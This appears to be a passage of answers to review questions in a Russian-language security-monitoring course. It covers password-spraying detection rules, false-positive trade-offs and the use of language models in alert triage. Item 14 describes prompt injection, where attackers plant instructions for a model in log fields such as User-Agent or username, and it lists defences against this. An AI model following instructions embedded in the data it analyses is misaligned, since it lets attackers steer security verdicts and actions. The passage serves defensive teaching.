Ответ. При распылении паролей на каждую учётную запись приходится одна-две попытки, поэтому порог на одну учётную запись не достигается. Нужно правило с группировкой по адресу источника, которое подсчитывает число различных учётных записей с неудачными входами за окно, например не менее десяти учётных записей с одного адреса за 30 минут (`value_count` по полю `actor.id`).

12. Правило формирует 400 сигналов в сутки при Precision 2 %. Предложите две меры снижения числа ложных срабатываний и укажите, какие FN становятся возможны после каждой из них.

Ответ. Precision 2 % означает, что истинных сигналов лишь 8 из 400, а 392 — ложные. Первая мера — повысить порог или требуемую длину серии; после этого возможен пропуск медленной или распределённой атаки, которая остаётся ниже порога. Вторая мера — исключить заведомо

легитимные источники, например сканер уязвимостей или служебные учётные записи; после этого не будет обнаружен нарушитель, действующий от имени исключённого источника. Возможны и другие меры из таблицы способов снижения ложных срабатываний, например объединение повторных срабатываний, при котором теряются сведения о масштабе атаки.

13. На каких уровнях пирамиды обработки сигналов применяются языковые модели? Почему их вердикт не считается окончательным?

Ответ. Языковые модели применяют на уровнях автоматической обработки (объединение сигналов в цепочку атаки), первой линии (разбор сигнала с вердиктом и объяснением) и инженерии обнаружения (создание правил); классическое машинное обучение работает на уровне правил и моделей. Вердикт модели не окончателен, потому что модель может ошибаться, а её ответ можно исказить через содержимое журнала. Поэтому во всех промышленных решениях действие подтверждает аналитик, а созданное правило проходит проверку на размеченных данных и ревью.

14. Почему поля журнала опасны для модели, которая читает журнал? Какие меры снижают риск?

Ответ. Многими полями (User-Agent, адрес страницы, запрос DNS, имя пользователя) управляет нарушитель, и он может вписать в них текст-указание для модели. Это внедрение инструкций; оно продолжает вывод о Log4Shell: данные журнала — недоверенный ввод. Риск снижают так: считают содержимое журнала вводом противника, ограничивают формат ответа, не дают модели действий без одобрения человека и проверяют качество на размеченных данных. Полностью риск не исключается: лучшая проверенная мера снизила долю успешных внедрений с 26,6 % до 11,8 %.

15. Как оценить качество решения с языковой моделью? Почему заявление «98 % совпадения с аналитиками» недостаточно?

Ответ. Так же, как правило: по Precision и Recall на размеченных данных, с учётом доли ложных срабатываний. Совпадение с решениями аналитиков показывает согласие с экспертами, а не правильность относительно достоверной разметки, а доля пропусков (FN) при этом не названа. Независимый набор SecAlertBench дал в среднем полноту 79,71 % при доле ложных срабатываний 44,13 %.